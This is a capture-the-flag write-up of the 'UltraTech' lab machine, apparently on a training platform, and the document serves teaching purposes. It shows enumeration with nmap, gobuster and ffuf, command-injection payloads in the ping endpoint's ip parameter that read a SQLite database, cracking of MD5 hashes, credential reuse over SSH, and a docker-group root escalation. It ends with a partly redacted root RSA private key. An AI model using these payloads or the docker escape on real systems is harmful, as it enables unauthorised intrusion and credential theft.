
# UltraTech

Started with an **Nmap scan**, which revealed four open ports:


**21** – FTP (vsftpd 3.0.3)
**22** – SSH
**8081** – Node.js backend
**31331** – (Apache httpd 2.4.29)



```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/ultraTech]
└─# nmap -p- -sV -sC  10.10.61.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 19:20 EDT
Nmap scan report for 10.10.61.132
Host is up (0.029s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
|   256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
|_  256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
8081/tcp  open  http    Node.js Express framework
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
31331/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.25 seconds
```


Performed a **Gobuster scan** on port 8081 and found two accessible routes:

/auth
/ping




```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/ultraTech]
└─# gobuster dir -u http://10.10.61.132:8081 -w ../../wordlist/SecLists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.61.132:8081
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../../wordlist/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/auth                 (Status: 200) [Size: 39]
/ping                 (Status: 500) [Size: 1094]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================

┌──(root㉿kali)-[/home/kali/Desktop/boxes/ultraTech]
└─# 
```

Visiting /ping caused an error, indicating the route expected a parameter. I used **FFUF** to fuzz for parameter names and discovered it required an ip parameter.




```
TypeError: Cannot read property 'replace' of undefined
    at app.get (/home/www/api/index.js:45:29)
    at Layer.handle [as handle_request] (/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at next (/home/www/api/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/home/www/api/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/home/www/api/node_modules/express/lib/router/layer.js:95:5)
    at /home/www/api/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/home/www/api/node_modules/express/lib/router/index.js:335:12)
    at next (/home/www/api/node_modules/express/lib/router/index.js:275:10)
    at cors (/home/www/api/node_modules/cors/lib/index.js:188:7)
    at /home/www/api/node_modules/cors/lib/index.js:224:17
```



```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/ultraTech]
└─# ffuf -u 'http://10.10.61.132:8081/ping?FUZZ=test' -w ../../wordlist/SecLists/Discovery/Web-Content/burp-parameter-names.txt -fs 1094

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.61.132:8081/ping?FUZZ=test
 :: Wordlist         : FUZZ: /home/kali/Desktop/wordlist/SecLists/Discovery/Web-Content/burp-parameter-names.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 1094
________________________________________________

ip                      [Status: 200, Size: 49, Words: 7, Lines: 2, Duration: 36ms]
:: Progress: [6453/6453] :: Job [1/1] :: 2083 req/sec :: Duration: [0:00:03] :: Errors: 0 ::

┌──(root㉿kali)-[/home/kali/Desktop/boxes/ultraTech]
└─# █
```

The ip parameter was vulnerable to **command injection**. By injecting commands like ls, I discovered a local SQLite database file.




Request

```
GET /ping?ip=`ls` HTTP/1.1
Host: 10.10.61.132:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-None-Match: W/"2d-GsuT/VwMRS0BI1fBpS0GompRB94"
Priority: u=0, i
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 49
ETag: W/"31-HlSQypQjJ8bvYzsasjt4yTZkt90"
Date: Thu, 10 Apr 2025 23:08:39 GMT
Connection: keep-alive

ping: [redacted].db.sqlite: Name or service not known
```

Reading the database revealed **two users with password hashes**. I cracked a the hashes using **CrackStation**.




Request

```
GET /ping?ip=`cat+utech.db.sqlite` HTTP/1.1
Host: 10.10.61.132:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-None-Match: W/"2d-GsuT/VwMRS0BI1fBpS0GompRB94"
Priority: u=0, i
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 147
ETag: W/"93-594eIY8lmtfDeu2ln6BdpbW24SI"
Date: Thu, 10 Apr 2025 23:10:01 GMT
Connection: keep-alive

ping: )666[redacted]52799563c7c7b76c1e7543a3[redacted]1e3c1def594c1684e3b9be84: Parameter string
not correctly encoded
```



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
[redacted]563c7c7b76c1e7543a32
[redacted]e3c1def594c1684e3b9be84
```

**Supports:** LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

| Hash | Type | Result |
|---|---|---|
| [redacted]99563c7c7b76c1e7543a32 | md5 | [redacted] |
| [redacted]e3c1def594c1684e3b9be84 | md5 | [redacted] |

**Color Codes:** 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found.

I used the credentials to log in to /partners.html, but it wasn’t useful.



Private Partners Area

Fill in your login and password

Login: r00t


Password: ●●●●●●●

I tried to use the same credentials on **SSH** and successfully logged in.

I saw my user was in the docker group. This lets me run containers as root and access the host system.
I found a local bash image and used it to run a container. I mounted the host's / into the container and used chroot to switch into it.
This gave me full root access.
I then read the root user's private SSH key.

**Docker Command used:**

- **docker run**: start container
- **--rm**: auto-remove
- **-it**: interactive shell
- **-v /**:/mnt: mount host /
- **bash**: use bash image
- **chroot /mnt bash**: switch to host system as root



```
[redacted]@ultratech-prod:~$ id
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
[redacted]@ultratech-prod:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
bash                latest              495d6437fc1e        6 years ago         15.8MB
[redacted]@ultratech-prod:~$ docker run --rm -it -v /:/mnt bash chroot /mnt bash
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@d111993cb4cf:/# cat root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
[redacted]AQEAuDSna2F3pO8vMOPJ4l2PwpLFqMpy1SWYaaREhio64iM65HSm
sIOfoEC+vvs9SRxyByNBQ2bx2kLYqoZpDJOuTC4Y7VIb+3xeLjhmvtNQGofffkQA
jSMMlh1MG14fOInXKTRQF8hPBWKB38BPdlNgm7dR5PUGFWni15ucYgCGq1Utc5PP
NZVxika+pr/U0Ux4620MzJW899lDG6orIoJo739fmMyrQUjKRnp8xXBv/YezoF8D
hQaP7omtbyo0dczKGkeAVCe6ARh8woiVd2zz5SHDoeZLe1ln4KSbIL3EiMQMzOpc
jNn7oD+rqmh/ygoXL3yFRAowi+LFdkkS0gqgmwIDAQABAoIBACbTwm5Z7xQu7m2J
tiYmvoSu10cK1UWkVQn/fAojoKHF90XsaK5QMDdhLlOnNXXRr1Ecn0cLzfLJoE3h
YwcpodWg6dQsOIW740Yu0Ulr1TiiZzOANfWJ679Akag7IK2UMGwZAMDikfV6nBGD
wbwZOwXXkEWIeC3PUedMf5wQrFI0mG+mRwWFd06xl6FioC9gIpV4RaZT92nbGfoM
BWr8KszHw0t7Cp3CT2OBzL2XoMg/NWFU0iBEBg8n8fk67Y59m49xED7VgupK5Ad1
5neOFdep8rydYbFpVLw8sv96GN5tb/i5KQPC1uO64YuC5ZOyKE30jX4gjAC8rafg
o1macDECgYEA4fTHFz1uRohrRkZiTGzEp9VUPNonMyKYHi2FaSTU1Vmp6A0vbBWW
tnuyiubefzK5DyDEf2YdhEE7PJbMBjnCWQJCtOaSCz/RZ7ET9pAMvo4MvTFs3I97
eDM3HWDdrmrK1hTaOTmvbV8DM9sNqgJVsH24ztLBWRRU4gOsP4a76s0CgYEA0LK/
/kh/lkReyAurcu7F00fIn1hdTvqa8/wUYq5efHoZg8pba2j7Z8g9GVqKtMnFA0w6
t1KmELIf55zwFh3i5MmneUJo6gYSXx2AqvWsFtddLljAVKpbLBl6szq4wVejoDye
lEdFfTHlYaN2ieZADsbgAKs27/q/ZgNqZVI+CQcCgYAO3sYPcHqGZ8nviQhFEU9r
4C04B/9WbStnqQVDoynilJEK9XsueMk/Xyqj24e/BT6KkVR9MeI1ZvmYBjCNJFX2
96AeOaJY351RzqSKsHY2QDD0boFEjqjIg05YP5y3Ms4AgsTNyUBTOpKCYiMnEhpD
kDKOYe5Zh24Cpc07LQnG7QKBgCZ1WjYUzBY34TOCGwUiBSiLKOhcU02TluxxPpx0
v4q2wW7s4m3nubSFTOUYL0ljiT+zU3qm611WRdTbsc6RkVdR5d/NoiHGHqqSeDyI
6z6GT3CUAFVZ01VMGLVgk91lNgz4PszaWW7ZvAiDI/wDhzhx46Ob6ZLNpWm6JWgo
gLAPAoGAdCXCHyTfKI/80YMmdp/k11Wj4TQuZ6zgFtUorstRddYAGt8peW3xFqLn
MrOulVZcSUXnezTs3f8TCsH1Yk/2ue8+GmtlZe/3pHRBW0YJIAaHWg5k2I3hsdAz
bPB7E9hlrI0AconivYDzfpxfX+vovlP/DdNVub/EO7JSO+RAmqo=
-----END RSA PRIVATE KEY-----
root@d111993cb4cf:/# █
```